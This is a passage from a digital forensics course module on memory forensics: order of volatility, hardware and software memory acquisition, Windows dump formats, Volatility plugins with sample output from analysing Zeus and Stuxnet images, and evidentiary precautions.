4. **Passwords and Cryptographic Keys** – One of the most critical advantages of memory forensics is the potential for recovery of user passwords or cryptographic keys that can be used to decrypt

files of interest and access user accounts. Passwords and cryptographic keys are as a general rule never stored on hard disks without some type of protection. When they are used, however, they must be stored in volatile memory and once this occurs they will remain in memory until they are overwritten by other data or the machine is rebooted.

5. **Unencrypted Content** – While recovering keys and passwords can lead investigators to encrypted content, it may be possible to recover data from encrypted files without having the key. When the suspect accesses an encrypted file, the content is unencrypted and loaded into memory. This unencrypted content may remain in memory even after the suspect has closed the file, as long as it is not overwritten by something else.
6. **Malicious Code** – Recently it has become increasingly more popular for attackers to run exploits from memory instead of storing malicious code on the hard disk itself. This is primarily to avoid detection, since current anti-virus software and other malware detection tools are not currently as good at analyzing volatile memory for malicious code as they are at analyzing the hard disk, and some do not have this capability at all.

Lesson 5.6.3 Data Volatility Hierarchy



Cache




RAM



Paging File



HDD



Logs stored on remote systems




Archive Media

When collecting evidence you should proceed from the volatile to the less volatile. Here is an example order of volatility for a typical system:

1. CPU, cache and register content - The contents of CPU cache and registers are extremely volatile, since they are changing all of the time. Literally, nanoseconds make the difference here. An examiner needs to get to the cache and register immediately and extract that evidence before it is lost.
2. Routing table, ARP cache, process table, kernel statistics - Some of these items, like the routing table and the process table, have data located on network devices. In other words, that data can change quickly while the system is in operation, so evidence must be gathered quickly. Also, kernel statistics are moving back and forth between cache and main memory, which make them highly volatile.
3. Memory - The information located on random access memory (RAM) can be lost if there is a power spike or if power goes out, that information must be obtained quickly.
4. Temporary file system / swap space - Even though the contents of temporary file systems have the potential to become an important part of future legal proceedings, the volatility concern is not as high here. Temporary file systems usually stick around for awhile.
5. Data on hard disk - When we store something to disk, that's generally something that's going to be there for a while. Unfortunately of course, things could come along and erase or write over that data, so there still is a volatility associated with it. If we catch it at a certain point though, there's a pretty good chance we're going to be able to see what's there.
6. Remotely logged data - The potential for remote logging and monitoring data to change is much higher than data on a hard drive, but the information is not as vital. So, even though the volatility of the data is higher here, we still want that hard drive data first.
7. Data contained in archival media - Here we have items that are either not that vital in terms of the data or are not at all volatile. The physical configuration and network topology is information that could help an investigation, but is likely not going to have a tremendous impact. Finally, archived data is usually going to be located on a DVD or tape, so it isn't going anywhere anytime soon. It is great digital evidence to gather, but it is not volatile.

Lesson 5.6.4 Acquisition Process



1. Virtual Machines - One of the first questions you'll need to ask is whether the target system is a virtual machine (VM). This can have a huge impact on your methodologies, because if the target is a VM, you may have options for acquiring memory-using capabilities that the hypervisor provides for pausing, suspending, taking a snapshot, or using introspection. However, it is important to be familiar with the different virtualization platforms and their respective capabilities because some products require special steps and store VM memory in proprietary formats.
2. Bare Metal - If the target system is "bare metal," such as a laptop, desktop, or server, you need to determine whether it is currently running (remember that the machine might not always be in your physical possession). If it's hibernating or powered down, the current state of memory is not volatile. But, in many cases, recent volatile data may have been written to more persistent storage devices such as the hard disk. These alternate sources of data include hibernation files, page files, and crash dumps. Acquiring memory from non-volatile sources entails booting the target system(s) with a live CD/DVD/USB to access its disk or making a forensic duplication of the disk image and mounting it (read-only) from your analysis workstation. A running system provides the opportunity to acquire the current state of volatile memory but you'll need administrator-level privileges. If a suspect or victim is already logged on with an admin account, or if they're cooperating with your investigation (such as to provide the proper credentials) you're in luck. You also might have admin access due to your status as an investigator (credentials were provided to you by the organization). In these scenarios, you can use a software-based utility. It might be possible to gain admin access through a privilege escalation

exploit (an offensive tactic that may invalidate the forensic soundness of your evidence) or by brute force password guessing.

3. Preservation – As with the other branches of digital forensics, it is important to preserve the evidence you collect and analyze to maintain its integrity. Evidence should be properly documented and have a clear chain of custody.

Lesson 5.6.5 Evidence Collection Options



1. Hardware-based

Hardware-based acquisition of memory involves suspending the computer's processor and using direct memory access (DMA) to obtain a copy of memory. It is considered to be more reliable because even if the operating system and software on the system have been compromised or corrupted by an attacker, we will still get an accurate image of the memory because we do not rely on those components of the system. The downside to this method is cost – special hardware must be purchased in order to perform the acquisition of memory in this way. The following are some examples of hardware used in memory forensics:


- Tribble – A dedicated PCI card which requires installation before incident occurrence. The card can be detached after the incident so the system can be preserved to search for digital evidence. Advantages include the ease of use and the null impact on the system. The biggest disadvantage to this approach is that the hardware must be pre-installed so the device is not widely used.
- FireWire bus/IEEE 1394 bus – Investigators can obtain the system's physical memory by utilizing the special properties of the FireWire device with direct memory access. DMA can access the system's memory without CPU. The advantage of this approach is the data transfer speed is very fast through this type of port. The disadvantage of this approach is the generation of physical memory mirroring may cause systems to crash or lose some information in memory.

2. Software-based.

Software-based acquisition is most often done (and should always be done) using a trusted toolkit that the analyst brings to the site, but it is also possible to collect volatile memory using tools built in to the operating system (such as memdump or dd on Unix systems). Whether the tools are trusted or already on the system, it is easy for an attacker to circumvent this technique if they have compromised the operating system of the computer that is being analyzed since the attacker can hide relevant data by modifying system calls and internal system structures. Another downside of software-based acquisition is that executing it in order

to capture the memory will alter the contents of the memory, potentially overwriting data that is relevant to the investigation. On the other hand, the tools necessary to perform software-based acquisition are free and readily available.

Lesson 5.6.6 Memory Dump Formats



Microsoft Windows supports two memory dump formats.

1. Kernel-mode Dumps.

- Complete - A complete memory dump records all the contents of system memory when your computer stops unexpectedly. A complete memory dump may contain data from processes that were running when the memory dump was collected. If a second problem occurs and another complete memory dump (or kernel memory dump) file is created, the previous file is overwritten.
- Kernel - A kernel memory dump records only the kernel memory. This speeds up the process of

recording information in a log when your computer stops unexpectedly. You must have a pagefile large enough to accommodate your kernel memory. For 32-bit systems, kernel memory is usually between 150MB and 2GB. Additionally, on Windows 2003 and Windows XP, the page file must be on the boot volume. Otherwise, a memory dump cannot be created. This dump file does not include unallocated memory or any memory that is allocated to User-mode programs. It includes only memory that is allocated to the kernel and hardware abstraction layer (HAL) in Windows 2000 and later, and memory allocated to Kernel-mode drivers and other Kernel-mode programs. For most purposes, this dump file is the most useful. It is significantly smaller than the complete memory dump file, but it omits only those parts of memory that are unlikely to have been involved in the problem. If a second problem occurs and another kernel memory dump file (or a complete memory dump file) is created, the previous file is overwritten when the 'Overwrite any existing file' setting is checked.

- **Small** - A small memory dump records the smallest set of useful information that may help identify why your computer stopped unexpectedly. This option requires a paging file of at least 2 MB on the boot volume and specifies that Windows 2000 and later create a new file every time your computer stops unexpectedly. A history of these files is stored in a folder. This dump file type includes the following information:
 - The Stop message and its parameters and other data.
 - A list of loaded drivers.
 - The processor context (PRCB) for the processor that stopped.
 - The process information and kernel context (EPROCESS) for the process that stopped.
 - The process information and kernel context (ETHREAD) for the thread that stopped.
 - The Kernel-mode call stack for the thread that stopped.
 - This kind of dump file can be useful when space is limited. However, because of the limited information included, errors that were not directly caused by the thread that was running at the time of the problem may not be discovered by an analysis of this file. If a second problem occurs and a second small memory dump file is created, the previous file is preserved. Each additional file is given a distinct name. The date is encoded in the file name. For example, Mini022900-01.dmp is the first memory dump generated on February 29, 2000. A list of all small memory dump files is kept in the %SystemRoot%\Minidump folder.
- **Automatic** – Works the same as Kernel memory dump, but if the paging file is both System Managed and too small to capture the Kernel memory dump, it will automatically increase the paging file to at least the size of RAM for four weeks, then reduce it to the smaller size.
- **Active** - An Active Memory Dump is similar to a Complete Memory Dump, but it filters out pages that are not likely to be relevant to troubleshooting problems on the host machine. Because of this filtering, it is typically significantly smaller than a complete memory dump. This dump file does include any memory allocated to user-mode applications. It also includes memory allocated to the Windows kernel and hardware abstraction layer (HAL), as well as memory allocated to kernel-mode drivers and other kernel-mode programs. The dump includes active pages mapped into the kernel or user space that are useful for debugging, as well as selected Pagefile-backed Transition, Standby, and Modified pages such as the memory allocated with VirtualAlloc or page-file backed sections. Active dumps do not include pages on the free and zeroed lists, the file cache, guest VM pages and various other types of memory that are not likely to be useful during debugging. An Active Memory Dump is particularly useful when Windows is hosting virtual machines (VMs). The Active Memory Dump file is written to %SystemRoot%\Memory.dmp by default.

2. User-mode Dumps – User-mode memory dump, also known as minidump, is a dump of a single process. It contains selected data records: full or partial process memory; list of the threads with their call stacks and state (such as registers or TEB); information about handles to the kernel objects; list of loaded and unloaded libraries.

Lesson 5.6.7 Tools - Volatility

```
root@bt: /pentest/forensics/volatility-2.2
File Edit View Terminal Help
root@bt:/pentest/forensics/volatility-2.2# ./vol.py -f ~/Desktop/zeus.vmem imageinfo
Volatile Systems Volatility Framework 2.2
Determining profile based on KDBG search...

Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/root/Desktop/zeus.vmem)
PAE type : PAE
DTB : 0x319000L
KDBG : 0x80544ce0
Number of Processors : 1
Image Type (Service Pack) : 2
KPCR for CPU 0 : 0xffdf000
KUSER_SHARED_DATA : 0xffdf0000
Image date and time : 2010-08-15 19:17:56 UTC+0000
Image local date and time : 2010-08-15 15:17:56 -0400
root@bt:/pentest/forensics/volatility-2.2#
```

1. Volatility Overview.
Volatility is a forensic framework that utilizes multiple tools in order to analyze memory images. This Python `_x005F_x0002_`-based tool aids investigators in finding out more about volatile memory on a system by extracting running processes, computer profiles, open network connections, hidden injections, possible malware, and more.
2. Useful Plugins.
Volatility contains many plugins that can be used for various forensic tasks by examiners. The following are some commonly used plugins:
 - Memory and Kernel – Plugins relating to this section extract slack space, display kernel drivers, and provide a list of open files on the system.
 - Procmemdump – This plugin dumps a process to an executable memory sample. This command will extract a process, including slack space, from a memory image. This would allow you to then investigate the suspect process further using other tools
 - Proexedump - This plugin dumps a process to an executable file sample. This command will extract a process from a memory image and would allow you to then investigate the suspect process further using other tools.
 - Modscan - Modscan scans physical memory for `_LDR_DATA_TABLE_ENTRY` objects. This command will display kernel drivers, including ones that have been hidden/unlinked.

- Driverscan - Driverscan scans for driver objects in `_DRIVER_OBJECT`. This command will list kernel module driver objects.
- File scan - File scan locates files from `FILE_OBJECT` in the physical memory. This command will display open files on the system, including files that have been hidden by malicious software.
- Malware Analysis – Plugins in this section aid in finding hidden malicious codes, as well as figuring out what malware is operating on the system.
 - Malfind - Malfind finds hidden or injected code. This command will find hidden or injected code/DLLs and would be useful in an investigation to discover/analyze malware.
 - Svcsan - This plugin scans for Windows Services.
 - Apihooks - This plugin detects API hooks in process and kernel memory. This command discovers instances of code hooking into other APIs. It would be useful in a malware investigation to determine how malicious software is operating.
 - Callbacks - This plugin prints system-wide notification routines. This command will display instances of software listening for callbacks. This can be useful to a malware investigation and help the investigator determine what activities malicious software is monitoring.
 - Devicetree - Devicetree shows the relationship of a driver object to its devices and any attached devices. This command lists devices and driver objects in tree format. This is useful in malware investigations as malicious software were insert driver objects in order to intercept data.
 - Psxview - This plugin finds hidden processes with various process listings. This command will list every process and whether or not the process is listed in different sources of process listings. The command can be useful in an investigation by aiding in discovering hidden processes.

Lesson 5.6.8 Precautions and Considerations



1. Precautions

It is possible to destroy evidence when attempting to acquire it for investigation, even inadvertently:

- Don't shutdown until you've completed evidence collection. Much evidence may be lost and the attacker may have altered the startup/shutdown scripts/services to destroy evidence.
- Don't trust the programs on the system. Run your evidence gathering programs from appropriately protected media.
- Don't run programs that modify the access time of all files on the system (e.g., 'tar' or 'xcopy').
- When removing external avenues for change note that simply disconnecting or filtering from the network may trigger "deadman switches" that detect when they're off the net and wipe evidence.

2. Privacy Considerations

- Respect the privacy rules and guidelines of your company and your legal jurisdiction. In particular, make sure no information collected along with the evidence you are searching for is available to anyone who would not normally have access to this information. This includes access to log files (which may reveal patterns of user behaviour) as well as personal data files.
- Do not intrude on people's privacy without strong justification. In particular, do not collect information from areas you do not normally have reason to access (such as personal file stores) unless you have sufficient indication that there is a real incident.

- Make sure you have the backing of your company's established procedures in taking the steps you do to collect evidence of an incident.

3. Legal Considerations

- Computer evidence needs to be:
- Admissible: It must conform to certain legal rules before it can be put before a court.
- Authentic: It must be possible to positively tie evidentiary material to the incident.
- Complete: It must tell the whole story and not just a particular perspective.
- Reliable: There must be nothing about how the evidence was collected and subsequently handled that casts doubt about its authenticity and veracity.
- Believable: It must be readily believable and understandable by a court.

Lesson 5.6 Lab: Analyze Malicious Activity in Memory Using Volatility (60 minutes)

```

root@kratos:~/Volatility# python vol.py -f stuxnet.vmem hollowfind
Volatility Foundation Volatility Framework 2.5
Hollowed Process Information:
  Process: lsass.exe PID: 1928 PPID: 668
  Process Base Name(PEB): lsass.exe
  Hollow Type: Invalid EXE Memory Protection and Process Path Discrepancy

VAD and PEB Comparison:
  Base Address(VAD): 0x1000000
  Process Path(VAD):
  Vad Protection: PAGE_EXECUTE_READWRITE
  Vad Tag: Vad

  Base Address(PEB): 0x1000000
  Process Path(PEB): C:\WINDOWS\system32\lsass.exe
  Memory Protection: PAGE_EXECUTE_READWRITE
  Memory Tag: Vad


Disassembly(Entry Point):
  0x010014bd e95f1c0000 JMP 0x1003121
  0x010014c2 0000 ADD [EAX], AL
  0x010014c4 0000 ADD [EAX], AL
  0x010014c6 0000 ADD [EAX], AL

```

In this lab, students will use various Volatility plugins to examine a memory image.

Lesson 5.6 Knowledge Check

Knowledge Check #1 on Memory Forensics.



You will now use the LMS to access Knowledge Check #1, which covers the information we have just discussed in Memory Forensics.

Lesson 5.6 Memory Forensics Summary

In this lesson, students learned the fundamentals of Memory Forensics and what it encompasses. Memory Forensics focuses on the examination and analysis of the volatile data contained within a system. Volatile data is the data that can be easily lost when a system is shut down, therefore, it needs to be examined as quickly and efficiently as possible. Investigators typically follow the Data Volatility Hierarchy to guide them in the order they should follow during their forensic investigation. There are many memory dump formats that can be used to conduct memory forensics, as well as tools, such as Volatility, to perform various tasks to search for malware and IoCs.

Enabling Learning Objective. With the aid of and per the references:

- Define memory forensics.
- Identify volatile data.
- Describe the order of volatility.
- Contrast the different methods of evidence collection.
- Describe the memory dump options.
- Identify useful plugins provided in Volatility.